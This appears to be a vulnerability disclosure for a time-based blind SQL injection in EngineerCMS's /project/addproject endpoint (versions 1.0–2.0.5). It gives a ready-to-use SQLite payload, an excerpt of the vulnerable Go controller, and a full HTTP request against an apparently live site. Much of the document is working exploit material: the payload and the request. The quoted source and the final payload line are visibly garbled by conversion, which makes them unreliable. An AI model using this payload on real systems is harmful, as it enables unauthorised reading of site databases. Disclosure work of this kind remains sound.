The EngineerCMS has a SQL injection vulnerability in the /project/addproject interface.

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POC:

```
code=sd\&name=dassda'and(case+when(substr(sqlite\_version(),1,99)='3.31.1') then+randomblob(1000000000) else+0+end),0,'','')--\&label=\&principal=\&ids=24
```

After logging into the EngineerCMS, it is possible to construct special parameters that can cause SQL injection.


Affected versions: 1.0~2.0.5


Vulnerability location:

```
1396 func (c *ProjController) AddProject() {
func (c *ProjController) AddProject() {
     , _, uid, _, isLogin := checkprodRole(c.Ctx)
   logs.Info(uid)
                                                                                         .AdminCategory, 0) //这样完美解决像上面那样借助aa[0]那样
   if !isLogin {
       route := c.Ctx.Request.URL.String()
c.Data["Url"] = route
c.Redirect("/roleerr?url="+route, 302)
                                                                                        nv.ParseInt(v2, 10, 64)
                                                                                        dels.GetAdminCategorybyId(idNum)
   projcode := c.GetString("code")
   projname := c.GetString("name"
   projlabel := c.GetString("label")
   principal := c.GetString("principal")
   //先保存项目名称到数据库,parentid为0,返回id作为下面二级三级四级……的parentid s, category...)
//然后递归保存二级三级……到数据库
                                                                                        e, category[0].Grade)
                                                                         间有空级怎么办?
                                                              // height := ntmax(nodes[0].Grade, nodes[1:].Grade...)这句不行
height := intmax(rade[0], grade[1:]...)
// beego.Info(height)
                                                              idarr := make([]models.Pidst. 1)
                                                              idarr[0].ParentTitle = projcode + projname
                                                              idarr[0].ParentIdPath = "" //strconv.FormatInt(Id, 10)
idarr[0].ParentTitlePath = ""
                                                              models. Insertproj(idarr, nodes, 2, height)
```

Vulnerability Exploitation Demonstration:

- Time-based Blind SQL Injection(Online Database is SQLite)
- By using the randomblob function to induce a delay, when the result is correct, the network request experiences a delay of approximately 3500 milliseconds, and when incorrect, it takes about 300 milliseconds. The successful retrieval of the online SQLite database version is 3.31.1





Network packet:

Request

```
POST /project/addproject HTTP/2
Host: zsj.itdos.net
Cookie: hotqinsessionid=030df9a764ab000f32d54618e7b15baa
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101
Firefox/136.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 147
```

```
Origin: https://zsj.itdos.net
```

Dnt: 1
Sec-Gpc: 1

Referer: https://zsj.itdos.net/project/

Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors

Sec-Fetch-Site: same-origin

Priority: u=0
Te: trailers
Connection: close

 $\verb|code=sd&name=dassda'| and (\verb|case+when|(substr(sqlite_version(),1,99)='3.31.1') then+ran| and (substr(sqlite_version(),1,99) then+ran| and (substr(sqlite_version($

 $\verb|domblob(1000000000)| else+0+end|, 0, '', '')--\&label=\&principal=\&ids=24|$